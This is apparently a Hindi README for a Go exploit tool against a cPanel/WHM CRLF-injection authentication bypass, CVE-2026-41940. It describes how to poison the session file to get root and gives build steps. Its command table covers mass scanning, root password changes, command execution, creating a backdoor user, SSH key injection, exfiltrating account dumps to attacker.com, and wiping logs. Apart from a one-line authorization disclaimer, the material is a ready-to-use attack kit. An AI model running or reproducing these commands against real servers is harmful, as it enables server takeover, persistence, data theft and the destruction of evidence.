

CVE-2026-41940 के लिए एक्सप्लॉइट PoC, जो CRLF इंजेक्शन के माध्यम से cPanel और WHM प्रमाणीकरण बायपास है। इसमें मास स्कैनिंग, पोस्ट-एक्सप्लॉइटेशन क्रियाएँ, और अधिकृत परीक्षण के लिए एक इंटरैक्टिव शेल शामिल है।


टूल द्वारा: Ishan Oshada | GitHub
⚠️ केवल अधिकृत सुरक्षा परीक्षण के लिए। अनधिकृत उपयोग अवैध है।


CVE-2026-41940 cPanel और WHM (संस्करण < 11.110.0.97, 11.118.0.63, 11.126.0.54, 11.132.0.29, 11.134.0.20, 11.136.0.5) में एक CRLF इंजेक्शन भेद्यता है।
saveSession() फ़ंक्शन filter_sessiondata() लागू करने के बाद सत्र डेटा लिखता है, लेकिन फ़िल्टर बहुत देर से लागू किया जाता है। Authorization: Basic हेडर के अंदर CRLF (\r\n) वर्णों को इंजेक्ट करके, एक हमलावर डिस्क पर मौजूद सत्र फ़ाइल को मनमाने कुंजी-मूल्य जोड़ों (जैसे, hasroot=1, tfa_verified=1, user=root) के साथ विषाक्त कर सकता है।
जब विषाक्त सत्र बाद में लोड किया जाता है, तो cPanel/WHM बिना किसी पासवर्ड के पूर्ण रूट एक्सेस प्रदान करता है।
| चरण | क्रिया | विवरण |
|---|---|---|
| 1 | POST /login/?login_only=1 | गलत क्रेडेंशियल्स के साथ प्री-ऑथ सत्र कुकी का अनुरोध करें |
| 2 | GET / + CRLF Authorization हेडर | सत्र फ़ाइल को hasroot=1, user=root, आदि के साथ विषाक्त करें |
| 3 | GET /scripts2/listaccts | सत्र कैश को विषाक्त फ़ाइल को पुनः लोड करने के लिए बाध्य करें (प्रसार) |
| 4 | GET /cpsess<TOKEN>/json-api/version | रूट एक्सेस सत्यापित करें – सफलता = 200 + संस्करण डेटा |
--verbose) – पूर्ण HTTP अनुरोध/प्रतिक्रियाएँ दिखाता हैgit clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
स्रोत से निर्माण करने के बजाय, आप रिपॉजिटरी से नवीनतम स्थिर निष्पादन योग्य सीधे डाउनलोड कर सकते हैं। ये हर अपडेट के लिए स्वचालित रूप से उत्पन्न होते हैं:
| प्लेटफ़ॉर्म | स्थान |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
नोट: यदि Linux या macOS का उपयोग कर रहे हैं, तो डाउनलोड करने के बाद निष्पादन अनुमतियाँ देना याद रखें:
# बुनियादी स्कैन
go run main.go -u https://target.com:2087

# सभी cPanel खाते सूचीबद्ध करें
go run main.go -u https://target.com:2087 -action list

# इंटरैक्टिव WHM शेल
go run main.go -u https://target.com:2087 -action shell

# urls.txt के साथ बड़े पैमाने पर स्कैन
go run main.go -l urls.txt -t 20 -o results.json
| # | उद्देश्य | कमांड |
|---|---|---|
| 1 | बुनियादी एकल लक्ष्य स्कैन | go run main.go -u https://target.com:2087 |
| 2 | सभी cPanel खाते सूचीबद्ध करें | go run main.go -u https://target.com:2087 -action list |
| 3 | रूट पासवर्ड बदलें | go run main.go -u https://target.com:2087 -action passwd -passwd "NewP@ssw0rd!2006" |
| 4 | सिस्टम कमांड निष्पादित करें | go run main.go -u https://target.com:2087 -action cmd -cmd "id && whoami" |
| 5 | सर्वर जानकारी प्राप्त करें | go run main.go -u https://target.com:2087 -action info |
| 6 | बैकडोर उपयोगकर्ता बनाएँ | go run main.go -u https://target.com:2087 -action adduser -new-user backdoor -new-domain backdoor.com -passwd "Pass123!2006" |
| 7 | API टोकन बनाएँ (गुप्त) | go run main.go -u https://target.com:2087 -action apitoken -tokenname mytoken |
| 8 | SSH कुंजी इंजेक्ट करें | go run main.go -u https://target.com:2087 -action sshkey -sshkey "ssh-rsa AAAAB3NzaC1yc2E..." |
| 9 | खाता डंप और बाहर निकालें | go run main.go -u https://target.com:2087 -action dumpacct -dumpuser victim -exfil https://attacker.com/upload |
| 10 | लॉग मिटाएँ और निशान छिपाएँ | go run main.go -u https://target.com:2087 -action wipe |
| 11 | इंटरैक्टिव WHM शेल | go run main.go -u https://target.com:2087 -action shell |
| 12 | फ़ाइल से बड़े पैमाने पर स्कैन | go run main.go -l urls.txt -t 20 -o results.json |
| 13 | परिणाम JSON में सहेजें | go run main.go -u https://target.com:2087 -o scan_results.json |
| 14 | वर्बोज़ डिबगिंग सक्षम करें | go run main.go -u https://target.com:2087 --verbose |
| 15 | अन्य टूल से पाइप | cat urls.txt | go run main.go -t 20 |
| 16 | टाइमआउट बढ़ाएँ | go run main.go -u https://target.com:2087 -timeout 30 |

